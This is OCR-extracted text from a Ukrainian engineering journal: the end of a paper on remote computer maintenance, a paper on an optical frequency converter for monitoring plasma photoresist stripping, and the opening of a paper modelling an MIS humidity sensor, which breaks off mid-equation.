


Рис. 4. Блок-схема алгоритму спостереження

Досвід експлуатації існуючих систем дистанційного обслуговування (СДО) показує, що значна частина проблем користувача є наслідком недостатньої кваліфікації його обслуговуючого персоналу, несвоєчасного внесення змін в апаратуру, мікропрограми і програмне забезпечення, порушення правил експлуатації ЕОМ. Багато цих проблем можуть бути виявлені фахівцями центра за допомогою простого спостереження за станом дисплея сервісного процесора (СП) користувача.

Відображення в ЦДО помилок ЕОМ користувача дозволяє фахівцям центру оцінити стан ЕОМ, визначити збійні вузли, а накопичення записів про машинні помилки та їх опрацювання за допомогою комплексної системи прогнозування відмов (КСПВ) – уточнити місце несправності з точністю до ТЭЗ.

Накопичення записів про помилки виконується ЕОМ ЦДО паралельно з нормальною роботою ЕОМ користувача. Обробка цих записів за допомогою КСПВ дозволяє прогнозувати несправність, поки вона викликає тільки збої, і запобігти їй шляхом заміни ТЭЗ.

Центр обслуговування зберігає повідомлення про зміни в апаратурі, мікропрограмах і програмному забезпеченні. Знаючи характер прояву помилок фахівець ЦДО може встановити їх причину, спостерігаючи

зовнішні ознаки її прояву на своєму дисплеї.

Дії фахівця ЦДО залежать від ступеня і місця пошкодження ЕОМ користувача.

У тих випадках, коли помилка носить випадковий (збійний) характер, фахівець ЦДО може відслідковувати її на своєму дисплеї і накопичувати записи про машинні помилки для наступної локалізації причини збоїв за допомогою КСПВ. При цьому користувач на прохання ЦДО встановлює в кадрі дистанційного сервісу режим "дистанційна реєстрація" і переходить до нормальної роботи з виконання своїх програм. Програма дистанційного обслуговування в ЦДО постійно опитує ЕОМ користувача і з появою запису про помилку в буфері реєстрації СП приймає її, фіксує та висвітлює на дисплеї центра інформацію про помилку.

У тих випадках, коли проблема користувача може бути викликана його невірними діями, ЦДО може відслідковувати в центрі дії користувача. З цією метою на прохання ЦДО користувач встановлює режим "дистанційне спостереження" і переходить до виконання своєї звичайної роботи. Програма дистанційного обслуговування, постійно опитуючи ЕОМ користувача, приймає на екран свого дисплея будь-яку зміну в кадрі керування СП. Невірні дії користувача фіксуються фахівцями ЦДО. При постійній помилці в ЕОМ користувача фахівець ЦДО може упевнитися в її наявності за допомогою мікродіагностики. У цьому випадку він передає на екран дисплея СП користувача повідомлення з проханням встановити програму мікродіагностики, запускає її з центра і спостерігає результат на своєму дисплеї.

У випадку успішного виконання мікродіагностики фахівець ЦО може звернутися до користувача з проханням встановити диск з мікропрограмами ЕОМ, завантажити її, виконати з ЦДО скидання системи й впевнитися в правильному виконанні скидання.

Якщо помилка пов'язана з зовнішніми пристроями, ЦО звертається до користувача з проханням встановити диск з тест-секціями зовнішніх пристроїв і повідомити в ЦДО. Після цього фахівець ЦДО може викликати тест-секцію несправного зовнішнього пристрою, виконати її і спостерігати за результатами на екрані свого дисплея.

Після локалізації несправності або її усунення ЦДО запитує введення даних для автоматизованої системи збирання та опрацювання даних про помилки (АСЗОД). При цьому на екрані дисплея СП висвітлюється відомість даних про несправності. Після заповнення інформації про зовнішні ознаки прояву і дії по усуненню несправності, вона передається в ЦДО і записується в базу даних АСЗОД. Завдяки такій можливості забезпечується постійне відновлення бази даних симптомів помилок і методів їх усунення. Фахівці ЦДО при необхідності можуть консультуватися в АСЗОД.

Висновок

Запропонована система збирання та опрацювання інформації віддаленого тестування комп'ютерних пристроїв дозволяє:

- відслідковувати стан ЕОМ користувача шляхом відтворення стану дисплея центру дистанційного технічного обслуговування;
- постійно відображати на дисплеї ЦДО помилки ЕОМ користувача;
- накопичувати в ЦДО інформацію про несправність і послідовність дій по її усуненню для запису в базу даних симптомів помилок і методів їх усунення;
- накопичувати в ЦДО інформацію про машинні помилки ЕОМ користувача для наступного опрацювання їх за допомогою комплексної системи прогнозування відмов (КСПВ);
- на основі аналізу бази даних симптомів помилок і методів їх усунення видавати рекомендації по їх усуненню;
- вести діалог із користувачем.

Побудована за відкритою архітектурою, платформа керування дистанційним технічним обслуговуванням комп'ютерних пристроїв може бути легко інтегрована у функціональну і фізичну схему існуючих систем телеопрацювання або обчислювальних мереж.

В зв'язку з тим, що основною рисою "інтелектуального" дистанційного технічного обслуговування є здатність адаптуватися до різноманітних апаратних і програмних засобів, можливе його широке використання при контролі та діагностуванні віддалених від ЦДО комп'ютерних пристроїв.

Література

1. Каган Б.М., Мкртумян И.Б. Основы эксплуатации ЭВМ. М.: Энергоатомиздат, 1988.
2. Огневий О.В., Глушак С.В. "Интеллектуальное" дистанционное техническое обслуживание обчислювальних систем // Вісник технологічного університету Поділля. – 2001. – № 1- С. 192-195.
3. Огневий О.В., Ільчук М.Д. Дистанційне обслуговування ЕОМ // Вісник технологічного університету Поділля. – 2002. – № 1-С. 132-135.

Надійшла 4.5.2008 р.

ЧАСТОТНИЙ ОПТИЧНИЙ ПЕРЕТВОРЮВАЧ ДЛЯ КОНТРОЛЮ ПЛАЗМОХІМІЧНИХ ПРОЦЕСІВ

Експериментально досліджено можливість використання частотного оптичного перетворювача на основі біполярного та польового транзисторів в системі контролю процесу зняття фоторезисту. Дослідження проводились на установці плазмохімічної та іонно-хімічної обробки 08ПХО-125/50-08 (тиск в системі становив 20 Па, потужність – 900 Вт, товщина фоторезисту – 1,5 мкм).

Вступ

Одним з ключових факторів в досягненні високої якості продукції та забезпеченні автоматизації технологічних процесів є оперативний контроль їх параметрів. Найбільш інформативним та технологічним методом контролю плазмових процесів на даний час вважається метод емісійної спектроскопії, який полягає реєстрації та аналізі спектру власного оптичного випромінювання плазми [1 – 4]. Існує проблема технічної реалізації даного методу при малих значеннях інтенсивності спектру власного випромінювання плазми, і підвищення ефективності контролю за таких умов можливе лише при значному підвищенні чутливості первинних фотоелектронних сенсорів, зокрема, за рахунок перетворення інформативного аналогового сигналу в частотний [5, 6].

Метою даної роботи є дослідження можливості використання оптичних частотних перетворювачів для контролю плазмохімічного процесу травлення на прикладі взаємодії кисневої плазми з матеріалом органічного фоторезисту.

Експериментальні дослідження

В ході проведеного експерименту досліджувався спектр власного випромінювання нерівноважної плазми. Основним елементом контролю був обраний спектр випромінювання окису вуглецю CO, який є продуктом взаємодії хімічно активних частинок кисневої плазми і органічної сполуки, якою є фоторезист марки ФП-383. Зокрема досліджувалась зміна інтенсивності спектральної смуги CO ($B^1\Sigma^+ \rightarrow A^1\Pi$) [7] системи Ангстрема на довжині хвилі 519,8 нм.

Для контролю інтенсивності смуги CO використовувався емісійно-спектральний перетворювач на основі біполярного і польового транзисторів з фоточутливим елементом у вигляді фоторезистора [6], в якому зміна провідності первинного фоточутливого елемента під дією світла перетворюється в ефективну зміну частоти (рис. 1).




Рис. 1. Схема емісійно-спектрального перетворювача

Тут в якості первинного фоточутливого елемента використано фоторезистор ФПФ-7 з діапазоном чутливості в області 400 – 750 нм. Цифрами позначено: 1 – інтерференційний світлофільтр з довжиною хвилі пропускання $\lambda = 520$ нм; 2 та 3 – джерела живлення постійної напруги.

Функція перетворення такого перетворювача для випромінювання довжиною хвилі $\lambda = 520$ нм була визначена експериментально і для різних режимів роботи транзисторів VT1 (КТ 363) і VT2 (КП 327) вона наведена на рис. 2.




Рис. 2. Залежність частоти генерації від освітленості для різних робочих точок
 1 – для $U_1=8$ В і $U_2=5$ В; 2 – для $U_1=2,5$ В і $U_2=5$ В; 3 – для $U_1=6$ В і $U_2=2,7$ В; 4 – для $U_1=4$ В і $U_2=1,3$ В; 5 – для $U_1=6$ В і $U_2=1,7$ В;
 6 – для $U_1=1,5$ В і $U_2=5$ В; 7 – для $U_1=6$ В і $U_2=1,2$ В; 8 – для $U_1=1$ В і $U_2=5$ В

В загальному вигляді функція перетворення описується рівнянням [8]:

$$F_0 = \left\{ 2\pi [LC_{екв}(P_{випр})]^{1/2} \right\}^{-1},$$

де L – зовнішня індуктивність, яка разом з ємністю $C_{екв}$ – складає коливальний контур генератора. Відносна чутливість фоточутливого перетворювача визначається за формулою [8]:

$$S_{P_{випр}}^{F_0} = \frac{P_{випр}}{F_0} \cdot \frac{dF_0}{dP_{випр}} = -\frac{1}{2} \left[\frac{P_{випр}}{C_{екв}(P_{випр})} \cdot \frac{dC(P_{випр})}{dP_{випр}} \right].$$

Процес зняття фоторезисту марки ФП-383 проводився на установці плазмохімічної та іонно-хімічної обробки 08ПХО-125/50-08 (тиск в системі становив 20 Па, потужність – 900 Вт, товщина фоторезисту – 1,5 мкм).




Рис. 3. Система емісійно-спектрального контролю плазмохімічного процесу травлення:
 1 – плазмовий реактор; 2 – пластина; 3 – індуктор; 4 – вікно;
 5 – інтерференційний фільтр; 6 – фотоперетворювач; 7 – частотомір

Підбір інтерференційного світлофільтра з потрібними параметрами здійснювався за допомогою схеми розташування найбільш інтенсивних спектральних ліній і молекулярних смуг, характерних для процесу плазмохімічного травлення. На схемі спектр СО представлений тільки системою смуг Ангстрема, хоча спостерігаються і система Герцберга, і триплетна система, але вони значною мірою поступаються за інтенсивністю першій. З малою інтенсивністю висвічуються також хвостові смуги CN, перша і друга позитивна системи смуг N_2 .




Рис. 4. Спектр оптичного випромінювання плазми при травленні фоторезисту

Найбільш яскрава смуга CN знаходиться в сусідстві з яскравими лініями N і O₁, що ускладнює її виділення за допомогою світлофільтрів. Найбільшу яскравість в наведеній схемі має спектр смуги CN₃, але він накладається на спектри N₂ і CO. Спектр CO ($B^1\Sigma^+ \rightarrow A^1\Pi$) був обраний як інформативний елемент контролю оскільки має відносно досить високу інтенсивність і є добре вивченим [7], а зміна його інтенсивності за даними роботи [6] дійсно відображає процес плазмохімічного травлення органічних фоторезистів.

Момент закінчення процесу фіксувався по зменшенню інтенсивності випромінювання CO, яке перетворювалося у зміну частоти за допомогою фотоперетворювача. На рис. 5 наведено зміну частоти генерації фотоперетворювача протягом всього процесу зняття фоторезисту.




Рис. 5. Зміна частоти генерації в часі під час процесу зняття фоторезисту (для різних робочих точок фотоперетворювача)
 1 – для $U_1=8\text{ В}$ і $U_2=5\text{ В}$; 2 – для $U_1=2,5\text{ В}$ і $U_2=5\text{ В}$; 3 – для $U_1=6\text{ В}$ і $U_2=2,7\text{ В}$; 4 – для $U_1=4\text{ В}$ і $U_2=1,3\text{ В}$; 5 – для $U_1=6\text{ В}$ і $U_2=1,7\text{ В}$;
 6 – для $U_1=1,5\text{ В}$ і $U_2=5\text{ В}$; 7 – для $U_1=6\text{ В}$ і $U_2=1,2\text{ В}$; 8 – для $U_1=1\text{ В}$ і $U_2=5\text{ В}$

Як бачимо з рис. 5, чутливість перетворювача становить від 1 кГц/с до 12 кГц/с для різних режимів роботи перетворювача, що безперечно дозволяє з значно більшою точністю визначати момент закінчення процесу плазмового травлення за зменшенням частоти генерації до фонового рівня, який відповідає значенню частоти на нижньому стабільному рівні частотної характеристики (в нашому випадку це відповідає часу, який приблизно дорівнює 390 с).

Висновки

В ході проведеного експерименту доведено можливість практичного використання оптичних частотних перетворювачів для контролю плазмохімічних процесів. При цьому значно підвищується рівень достовірності і ефективності такого контролю за рахунок збільшення чутливості оптичних перетворювачів [8]. Крім того, застосування перетворення аналогового інформативного сигналу дозволяє підвищити рівень завадостійкості таких пристроїв і виключити з системи автоматизованого контролю цифро-аналогове перетворення, що суттєво спрощує схемотехнічне розв'язання даної проблеми.

Література

1. Контроль процессов травления материалов в низкотемпературной газоразрядной плазме / Данилин В.С., Киреев В.Ю., Каплин В.А., Лебедев Э.А., Федоров Н.Н. // Приборы и техника эксперимента. – 1980. – № 1. – С. 13 – 28.
2. Исследование и контроль плазмохимических процессов / Юдина Н.К., Чупахин М.С., Лебедев Э.А., Федоров Н.Н. // Зарубежная электронная техника. – 1980. – Вып. 3 (223). – С. 3 – 54.
3. Даниленко О.О., Кравченко Ю.С., Осадчук В.С. Оптичний емісійно-спектральний контроль процесів

травлення в низькотемпературній плазмі // Оптико-електронні інформаційно-енергетичні технології – 2005. – № 2 (10). – С.173 – 180.

4. Патент України № 4229, H01L 21/302. Пристрій для визначення моменту закінчення процесу плазмового травлення / Кравченко Ю.С., Даниленко О.О. – Бюл. № 1 – 2005.

5. Патент України № 4413, H01L 21/302. Пристрій для визначення моменту закінчення процесу плазмового травлення / Кравченко Ю.С., Даниленко О.О. – Бюл. № 1 – 2005.

6. Босьяков М.Н., Лабуда А.А., Никифорова Н.Н. Спектральный метод контроля плазмохимического процесса удаления фоторезиста // Электронная промышленность. – 1979. – Вып. 7. – С. 27 – 30.

7. Rosen V. Spectroscopic Data Relative to Diatomic Molecules – Oxford: Pergamon Press, 1970. – 515 p.

8. . Осадчук О.В. Мікроелектронні частотні перетворювачі на основі структур з від'ємним опором. – Вінниця: УНІВЕРСУМ-Вінниця, 2001. – 303 с.

Надійшла 8.5.2008 р.

УДК 621.382

В.С. ОСАДЧУК, О.В. ОСАДЧУК, Л.В. КРИЛИК, К.Ю. ІОНИНА

Вінницький національний технічний університет

МАТЕМАТИЧНА МОДЕЛЬ ВОЛОГОЧУТЛИВОГО ЕЛЕМЕНТА НА МДН-СТРУКТУРІ З ДВОМА ДІЕЛЕКТРИЧНИМИ ШАРАМИ

Вступ


На даний час аморфні напівпровідники забезпечують широкий спектр досягнень сучасної напівпровідникової техніки і знаходять широке використання в сонячній енергетиці, оптоелектроніці, електрофотографічних пристроях, в тонкоплівкових електронних схемах, а саме – в транзисторах та у МДН-структурах. Сенсори можуть використовуватися для вимірювання і контролю фізичних величин навколишнього середовища: температури, тиску, вологості, радіації, освітлення, електричних і магнітних полів. Застосування МДН-структур як вологочутливих елементів на основі аморфних напівпровідників викликало необхідність розробки математичної моделі вологочутливого елемента на основі МДН-структури, з якої можна отримати основні його характеристики та їх залежність від впливу відносної вологості. Тому дана робота присвячена розгляду цього питання [1, 2].

Теоретичні та експериментальні дослідження

Раніше досліджено ємнісний сенсор вологості з сорбційним шаром аморфного двоокису кремнію [3, 4]. З метою покращення характеристик та мініатюризації сенсора вологості перейдемо до мікроелектронного виконання вологочутливого елемента, схема мініатюризації якого надана на рис. 1. Така структура сенсора використовувалася авторами [2] для вимірювання та контролю вологості.

Структура являє собою вологочутливий плоский МДН-конденсатор, який виготовлений на кремнієвій пластині n– типу з кристалографічною орієнтацією <100>, на якій створено сильно легований шар p⁺ для кращої адгезії наступних нашарувань. Дана пластина Si слугує нижньою обкладкою структури. На ній методом термічного окислення створюється плівка SiO₂. Крім аморфного оксиду кремнію, який наноситься наступним, діелектриком даної структури є нітрид кремнію, який вирощується на шарі SiO₂ і характеризується кращими діелектричними властивостями у зв'язку з більшим значенням питомої ємності C₀ (ε нітриду вище, ніж у оксиду кремнію). Для використання в технології планарних приладів та інтегральних мікросхем бажано отримувати аморфні шари Si₃N₄, оскільки це сприяє зменшенню механічного напруження на межі розділу з підложкою та знижує ймовірність появи дефектів типу щілин і тріщин, які утворюються на границях розділу між зернами в шарі кристалічної структури.

Навіть дуже тонкі шари нітриду кремнію товщиною порядку 0.1 мкм створюються при температурі 1100 – 1200 °С. Придатні для практичного застосування шари Si₃N₄ частіше всього осаджуються з допомогою реакції азотування силану аміаком при t = 700 ÷ 1100 °С:



При отриманні нітриду кремнію таким методом шари завжди аморфні, якщо температура підкладки не перевищує 900 °С.

На поверхні Si₃N₄ сформовано шар полікремнію. На шар нітриду кремнію, який містить два електроди, нанесено сорбент. Для збільшення чутливості в матеріал сорбенту вводять легуючі домішки (As, Ca та ін.). Для захисту поверхні полікремнію при технологічних операціях поверх шару полікремнію послідовно нанесені додаткові осі піролітичного окислу кремнію і нітриду кремнію [5-7].




Рис. 1. Структура МДН-перетворювача вологості змішаного типу: 1 – алюмінієвий сітчастий електрод; 2 – шар захисного полікремнію; 3 – шар нітриду кремнію; 4 – шар аморфного оксиду кремнію; 5 – шар термічного оксиду кремнію; 6 – кремнієва пластина n -типу; 7 – сильнолегований шар n^+ ; 8 – тонкий алюмінієвий шар; 9,10 – омичні контакти

На рис. 2 надана еквівалентна схема вологочутливого МДН-конденсатора, де $C_{пор}, R_{пор}$ – ємність та опір стінок пор; $C_{пов}, R_{пов}$ – ємність та опір повітря в порах; $C_{бш}, R_{бш}$ – ємність та опір бар'єрного шару; $C_{еф}, R_{еф}$ – ємність та опір багатозарової структури (бар'єрний, хемосорбційний шари і сконденсований шар води в порах); C_T – ємність термічно окисленого оксиду кремнію; C_{ps} – ємність полікремнієвого шару; C_N, R_N – ємність та опір шару нітриду кремнію; $C_{нп}$ – диференціальна ємність напівпровідника; C_S, R_S – еквівалентні ємність та опір, які описують перезарядку (час релаксації τ визначається добутком $C_S R_S$, тобто $\tau = C_S R_S$) поверхневих станів і залежать від поверхневого потенціалу.

Для знаходження повного опору структури перетворимо еквівалентну схему рис. 2 (див. рис. 3).




Рис. 2. Еквівалентна схема вологочутливого МДН-конденсатора




Рис. 3. Спрощена еквівалентна схема вологочутливого МДН-конденсатора

Опори на еквівалентній схемі визначаються так:

$$\begin{aligned}
 Z_{ps} &= -\frac{j}{\omega C_{ps}}; \quad Z_{123} = \frac{Z_1 Z_2 Z_3}{Z_1 Z_2 + Z_3 Z_1 + Z_3 Z_2}; \quad Z_T = -\frac{j}{\omega C_T}; \quad Z_N = \frac{(C_N R_N \omega - j)}{\omega C_N}; \\
